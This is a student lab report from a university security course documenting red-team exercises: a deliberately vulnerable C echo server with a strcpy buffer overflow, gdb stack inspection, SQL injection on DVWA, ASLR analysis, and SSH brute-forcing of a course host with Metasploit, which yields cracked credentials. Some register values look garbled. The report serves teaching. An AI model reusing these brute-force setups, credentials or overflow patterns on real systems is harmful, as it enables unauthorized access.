Project-2:
Exploits

Red Team

Jair Ramirez, David Garcia, and Zach Lay

CS 4371 Computer System Security

Texas State University

October 29th, 2024

Section I

Introduction

1. Background

In this step, our team simulated various penetration testing techniques within a controlled virtual environment, focusing on Linux system security. We all worked together in the study room of Jair’s apartment, which was a great environment that allowed us to troubleshoot and address roadblocks together as they came up. The goal was to explore and execute different exploits, including SQL injections, password-cracking techniques, and cryptanalysis. Zach Lay, our Network Architect, was responsible for setting up the virtual environment on Oracle VM VirtualBox on Jair’s laptop. His tasks included creating and configuring the virtual machines, managing firewall rules to allow SSH, HTTP, and HTTPS access, ensuring access to the DVWA (Damn Vulnerable Web Application), and installing essential tools like Wireshark and Metasploit for network and penetration testing.

Jair Ramirez, our Security Analyst, handled executing the tasks outlined in the project. His work involved conducting buffer overflow tests, performing dictionary-based password-cracking, injecting SQL commands into DVWA, and analyzing encryption using cryptanalysis techniques. Jair also took screenshots to document each test and command execution for inclusion in the final report.

David Garcia, serving as the Team Scribe, was responsible for compiling the project sections and organizing the documentation. His duties included recording software configurations, interpreting test results and errors, answering calculation-based questions, organizing screenshots, writing figure descriptions, and ensuring the report’s formatting met project requirements.

Section II - Prepare The Target Programs & Systems (Task I)





Fig 1: Non-root user ‘testuser’ attempts to access the ‘/root/files’ directory on A.1 and receives a ‘Permission Denied” message, since the user lacks the required permissions to read the contents of the directory.

```
testuser@jair13-VirtualBox:~/proj2a$ ls
attack     disablerandom.sh  Makefile      tcpc     tcph     tcps
attack.c   enablerandom.sh   README.first  tcpc.c   tcph.c   tcps.c
testuser@jair13-VirtualBox:~/proj2a$ cat tcph.c
#include <string.h>
#include <unistd.h>
#include <stdio.h>

void foo(char* in);
char forproj[]="This string is created for practice \xFF\xE4! Never do this though
!";

int main() {  // start communication
  char buf[512];
  int len;
  while (1) {
    len=read(0,buf,512);
    buf[len]='\0';
    foo(buf);
    if (strncmp(buf,"exit\n",5)==0) return 0;
    write(1,buf,len);
  }
  return 0;
}

void foo(char* in) {
  char buf[8];
  strcpy(buf, in);
}
```

Fig 2: Screenshot showing the source code of tcph.c on A.1, displaying the 'foo()' function and highlighting its small buffer that is susceptible to overflow.


```
testuser@jair13-VirtualBox: ~/proj2a
testuser@jair13-VirtualBox:~$ cd /home/testuser/proj2a
testuser@jair13-VirtualBox:~/proj2a$ ./tcps
A connection from 192.168.2.12 is opened!
```

Fig 3: Successful execution of 'tcps' program on A.1, showing a connection opened from B.1, confirming that the echo server is running and working properly.



```
testuser@kali:~/proj2a$ ./tcpc
hello
hello
echo
echo
c
c
overtenbytes
```

Fig 4: Screenshot showing the 'tcpc' client program on B.1 sending inputs to the 'tcps' server on A.1 to test its response behavior. Testing different input sizes to identify any potential buffer overflow issues within the tcps program.



```
testuser@kali:~/proj2a$ ssh testuser@192.168.1.100
testuser@192.168.1.100's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Sat Oct 26 16:45:00 2024 from 192.168.2.12
testuser@jair13-VirtualBox:~$ ls
Desktop    Downloads  Pictures  proj2a.tar.gz  snap       Videos
Documents  Music      proj2a    Public         Templates
```

Fig 5: 'testuser' successfully logged into A.1 with SSH from B.1, displaying the Ubuntu system information after logging in.

Section III (Task II)

```
(gdb) break foo
Breakpoint 1 at 0x401234: file tcph.c, line 23.
(gdb) run
Starting program: /home/testuser/proj2a/tcph

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
Downloading separate debug info for system-supplied DSO at 0x7ffff7fc3000
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
info registers rsp

Breakpoint 1, foo (in=0x7fffffffdbc0 "info registers rsp\n") at tcph.c:23
23          strcpy(buf, in);
```

Fig 6: Screenshot showing 'gdb' running on 'tcph' with a breakpoint set at the 'foo()' function (line 23) on A.1. When the breakpoint is reached, the 'gdb' debugger is ready to execute more commands to analyze the stack and registers.

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffdbc0:
 rip = 0x401234 in foo (tcph.c:23); saved rip = 0x4011dd
 called by frame at 0x7fffffffdde0
 source language c.
 Arglist at 0x7fffffffdbb0, args: in=0x7fffffffdbc0 "info registers rsp\n"
 Locals at 0x7fffffffdbb0, Previous frame's sp is 0x7fffffffdbc0
 Saved registers:
  rbp at 0x7fffffffdbb0, rip at 0x7fffffffdbb8
```

Fig 7: Screenshot showing the stack frame information of 'foo()' in 'tcph' on A.1, including the stack pointer ('rsp'), base pointer ('rbp'), and the return address. The output includes local variables and saved registers, essential for analyzing buffer overflow.

Report the values of $rsp, $rbp, the address of buf, and the address of the return address of foo() in A.1.

Buf: 0x7fffffffdbb0

Foo(): 0x0000000000004011dd

$rsp: 0x7ffffffffdb90

$rbp: 0x7ffffffffdbb0

Report the values of $rsp, $rbp, the address of buf, and the address of the return address of foo() in B.1.

Buf: 0x7fffffffe3e8

Foo(): 0x5555555551ac

$rsp: 0x7fffffffe3f0

$rbp: 0x7fffffffe3e0

Section IV (Task III)




Fig 8: Screenshot showing the terminal output from the tcps program on A.1, confirming that a connection opened and closed from IP 192.168.2.12, indicating the exploit initiated by B.1 has affected the echo service.




Fig 9: Wireshark screenshot on B.1, showing TCP packets exploit exchange between B.1 and A.1 over port 30000. The highlighted packet confirms the exploit was successfully transmitted over the network to A.1

Fig 10: Compiled and ran attack using 'attack.c' which attacked A.1 (Ubuntu) and retrieved the file 'bad.dat' shown in the directory of proj2a using the command 'ls'




Fig 11: Screenshot showing the output of the retrieved file 'bad.dat' which is the content of the smallest file retrieved.

Report how you retrieve the files from A.1 to B.1. Give steps in detail:

1. In your Ubuntu VM (A.1) open up a terminal and 'cd' to your proj2a folder directory
2. Run TCPS in the terminal using './tcps' command.
3. On your Kali VM (B.1) Compile 'attack.c' using gcc using 'gcc -o attack attack.c'
4. Run the compiled attack on Kali's terminal using './attack'

5. When the connection is finished (you may need to Ctrl + C) attack retrieves files from Ubuntu (A.1) and stores them in Kali (B.1)




Fig 12: Screenshot of the SQL injection payload inserted in the DVWA form on A.1




Fig 13: Screenshot of the DVWA webpage displaying user information after the successful execution of the SQL injection, showcasing the data leakage from the web application's database

Section V

I. Address Space Layout Randomization is a defense technique that works by randomizing the address space of stack memory, which effectively prevents attackers from predicting target addresses, helping to protect against exploits like buffer overflows, which rely on the attacker knowing the target memory locations on the stack. In this project, we are given enablerandom.sh, a script to enable ASLR which randomizes memory addresses, and disablerandom.sh which disables ASLR, making the system switch back to using fixed memory addresses, making memory layouts easier to predict.

II. As discussed above, enabling ASLR can help prevent buffer overflow attacks. These attacks work by overwriting target memory, creating more data than the buffer can handle, and forcing it to spill over into neighboring memory. An attacker can use this mechanism to manipulate the return address, redirecting it to execute malicious code that the attacker has injected into the buffer or another memory segment. This exploit relies on the attacker's knowledge of two key memory addresses: the overflow target and the injected malicious code itself. If the attacker does not know these vital memory locations, the attack can not work. ASLR works by randomizing memory addresses in the stack and heap, ensuring that each time a program is executed, both the injected code's and the target's memory addresses are randomized, making it much more difficult for an attacker to know or predict the correct memory locations to execute the exploit. If the attacker is unable to specify exactly where to point to their malicious code, the entire exploit becomes more of a guessing game than a sophisticated attack.

III. Assuming that only the lower 16 bits of the stack address are randomized, we can say that an attacker would have a 1 in 65,536 (2^16) chance of an exploiting packet can comprise the server. The 1/65,536 probability reflects the total possible permutations that the 16 bits can be, meaning that the attacker would have to guess all 16 bits correctly to exploit the server. If we also assume that the attacker can send 10 exploiting packets every second, we can calculate how long it would take for the attacker to compromise the server with the equation 65,536/10 = 6, 553.6 seconds = 1.82 hrs = 1 hour, 49 min and 13.6 seconds to try all combinations and exploit the server (estimation).

Section VI (Task IV)

```
testuser@kali:~/proj2b$ gcc -g -Wall -o sshpass sshpass.c -lssh2
testuser@kali:~/proj2b$ ./sshpass
Password attempt failed: fLqjcLNPo
Password attempt failed: cyfvMqDXj
Password attempt failed: quEwhgcrc
Password attempt failed: womRomJft
Password attempt failed: yHBDxuPAi
Password attempt failed: dXobQabup
Password attempt failed: rWeDHWuXu
Password attempt failed: sWWFXXsoe
Password attempt failed: iJPvPJCel
Password attempt failed: mebWLFSOf
testuser@kali:~/proj2b$ 
```

Fig 14: Screenshot showing the compilation of 'sshpass.c' on B.1 and the execution of the resulting brute-force password-guessing program, with multiple failed password attempts sent to kleptko.net trying to gain SSH access as 'user50',

In this program, each password attempt averaged about 2 seconds. With a dictionary of a million possible passwords, that adds up to roughly 2,000,000 seconds—or just over 555 hours—to try every single option, assuming maximum runtime.

Section VII (Task V)

```
msf6 auxiliary(scanner/ssh/ssh_login) > info

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  CreateSession     true             no        Create a new session for every successful login
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Acce
                                               pted: none, user, user&realm)
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE         dictionary.txt   no        File containing passwords, one per line
  RHOSTS            99.68.230.147    yes       The target host(s), see https://docs.metasploit.com/docs/using
                                               -metasploit/basics/using-metasploit.html
  RPORT             22               yes       The target port
  STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
  THREADS           1                yes       The number of concurrent threads (max one per host)
  USERNAME          user50           no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pa
                                               ir per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts
```

Fig 15: Screenshot showing parameters configured in Metasploit's 'ssh_login' module, targeting user50 on klepetko.net with a password dictionary, set to stop on a successful login.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 99.68.230.147:22 - Starting bruteforce
[-] 99.68.230.147:22 - Failed: 'user50:fLqjcLNPo'
[!] No active DB -- Credential data will not be saved!
[-] 99.68.230.147:22 - Failed: 'user50:cyfvMqDXj'
[-] 99.68.230.147:22 - Failed: 'user50:quEwhgcrc'
[-] 99.68.230.147:22 - Failed: 'user50:womRomJft'
[-] 99.68.230.147:22 - Failed: 'user50:yHBDxuPAi'
[-] 99.68.230.147:22 - Failed: 'user50:dXobQabup'
[-] 99.68.230.147:22 - Failed: 'user50:rWeDHWuXu'
[-] 99.68.230.147:22 - Failed: 'user50:sWWFXXsoe'
[+] 99.68.230.147:22 - Success: 'user50:iJPvPJCel' 'uid=1001(user50) gid=1001(user50) groups=1001(user50) Linux
 klepetko 6.8.0-47-generic #47~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Wed Oct  2 16:16:55 UTC 2 x86_64 x86_64 x86_6
4 GNU/Linux '
[*] SSH session 1 opened (192.168.2.12:43505 → 99.68.230.147:22) at 2024-10-28 22:03:13 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Fig 16: Screenshot showing the output of the Metasploit brute-force attempt, with multiple failed attempts and one successful login for user50 using password 'iJPvPJCel'

In 29.19 seconds, 9 passwords were tested, leading to an average of about 3.24 seconds spent on each password attempt.

```
msf6 auxiliary(scanner/ssh/ssh_login) > info

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name              Current Setting          Required  Description
  ----              ---------------          --------  -----------
  ANONYMOUS_LOGIN   false                    yes       Attempt to login with a blank username and passwo
                                                       rd
  BLANK_PASSWORDS   false                    no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                        yes       How fast to bruteforce, from 0 to 5
  CreateSession     true                     no        Create a new session for every successful login
  DB_ALL_CREDS      false                    no        Try each user/password couple stored in the curre
                                                       nt database
  DB_ALL_PASS       false                    no        Add all passwords in the current database to the
                                                       list
  DB_ALL_USERS      false                    no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none                     no        Skip existing credentials stored in the current d
                                                       atabase (Accepted: none, user, user&realm)
  PASSWORD                                   no        A specific password to authenticate with
  PASS_FILE         /usr/share/metasploit-framew  no   File containing passwords, one per line
                    ork/data/wordlists/http_defa
                    ult_pass.txt
  RHOSTS            99.68.230.147            yes       The target host(s), see https://docs.metasploit.c
                                                       om/docs/using-metasploit/basics/using-metasploit.
                                                       html
  RPORT             22                       yes       The target port
  STOP_ON_SUCCESS   true                     yes       Stop guessing when a credential works for a host
  THREADS           1                        yes       The number of concurrent threads (max one per hos
                                                       t)
  USERNAME                                   no        A specific username to authenticate as
  USERPASS_FILE                              no        File containing users and passwords separated by
                                                       space, one pair per line
  USER_AS_PASS      false                    no        Try the username as the password for all users
  USER_FILE         /usr/share/metasploit-framew  no   File containing usernames, one per line
                    ork/data/wordlists/http_defa
                    ult_users.txt
  VERBOSE           true                     yes       Whether to print output for all attempts
```

Fig 17: SSH Login Module parameters configured to use both the username and password dictionaries (http_default_users/pass.txt), set to find valid credentials on klepetko.net

```
[-] 99.68.230.147:22 - Failed: 'newuser:none'
[-] 99.68.230.147:22 - Failed: 'newuser:xampp'
[-] 99.68.230.147:22 - Failed: 'newuser:wampp'
[-] 99.68.230.147:22 - Failed: 'newuser:ppmax2011'
[-] 99.68.230.147:22 - Failed: 'newuser:turnkey'
[-] 99.68.230.147:22 - Failed: 'newuser:vagrant'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:admin'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:password'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:manager'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:letmein'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:cisco'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:default'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:root'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:apc'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:pass'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:security'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:user'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:system'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:sys'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:none'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:xampp'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:wampp'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:ppmax2011'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:turnkey'
[-] 99.68.230.147:22 - Failed: 'xampp-dav-unsecure:vagrant'
[-] 99.68.230.147:22 - Failed: 'vagrant:admin'
[-] 99.68.230.147:22 - Failed: 'vagrant:password'
[-] 99.68.230.147:22 - Failed: 'vagrant:manager'
[-] 99.68.230.147:22 - Failed: 'vagrant:letmein'
[-] 99.68.230.147:22 - Failed: 'vagrant:cisco'
[-] 99.68.230.147:22 - Failed: 'vagrant:default'
[-] 99.68.230.147:22 - Failed: 'vagrant:root'
[-] 99.68.230.147:22 - Failed: 'vagrant:apc'
[-] 99.68.230.147:22 - Failed: 'vagrant:pass'
[-] 99.68.230.147:22 - Failed: 'vagrant:security'
[-] 99.68.230.147:22 - Failed: 'vagrant:user'
[-] 99.68.230.147:22 - Failed: 'vagrant:system'
[-] 99.68.230.147:22 - Failed: 'vagrant:sys'
[-] 99.68.230.147:22 - Failed: 'vagrant:none'
[-] 99.68.230.147:22 - Failed: 'vagrant:xampp'
[-] 99.68.230.147:22 - Failed: 'vagrant:wampp'
[-] 99.68.230.147:22 - Failed: 'vagrant:ppmax2011'
[-] 99.68.230.147:22 - Failed: 'vagrant:turnkey'
[+] 99.68.230.147:22 - Success: 'vagrant:vagrant' 'uid=1002(vagrant) gid=1002(vagrant) groups=1002(vagrant) Lin
ux klepetko 6.8.0-47-generic #47~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Wed Oct  2 16:16:55 UTC 2 x86_64 x86_64 x86
_64 GNU/Linux '
[*] SSH session 1 opened (192.168.2.12:33981 → 99.68.230.147:22) at 2024-10-28 22:56:54 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fig 18: Results of the Metasploit brute-force using the username/password dictionaries, with a list of attempted dictionary passwords, with a successful SSH login executing with password 'vagrant'

The program took a total of 16 minutes and 5 seconds to test 266 username and password combinations, averaging about 3.63 seconds per attempt.

Section VIII (Task VI)




Fig 19: This screenshot shows an SSH login to 'klepetko.net' as 'user50', followed by the ls command listing the contents of the /home/user50 directory, including encrypted files and decryption scripts.




Fig 20: This screenshot displays the 'xxd' command output showing the first eight bytes (2ceb 6005 f3fd 74a6) of secret.pdf.enc1

The first 8 bytes were 2ceb6005f3fd74a6. When ran through a program that xors with pdf specifications for .1-7 a decrypted file is generated.

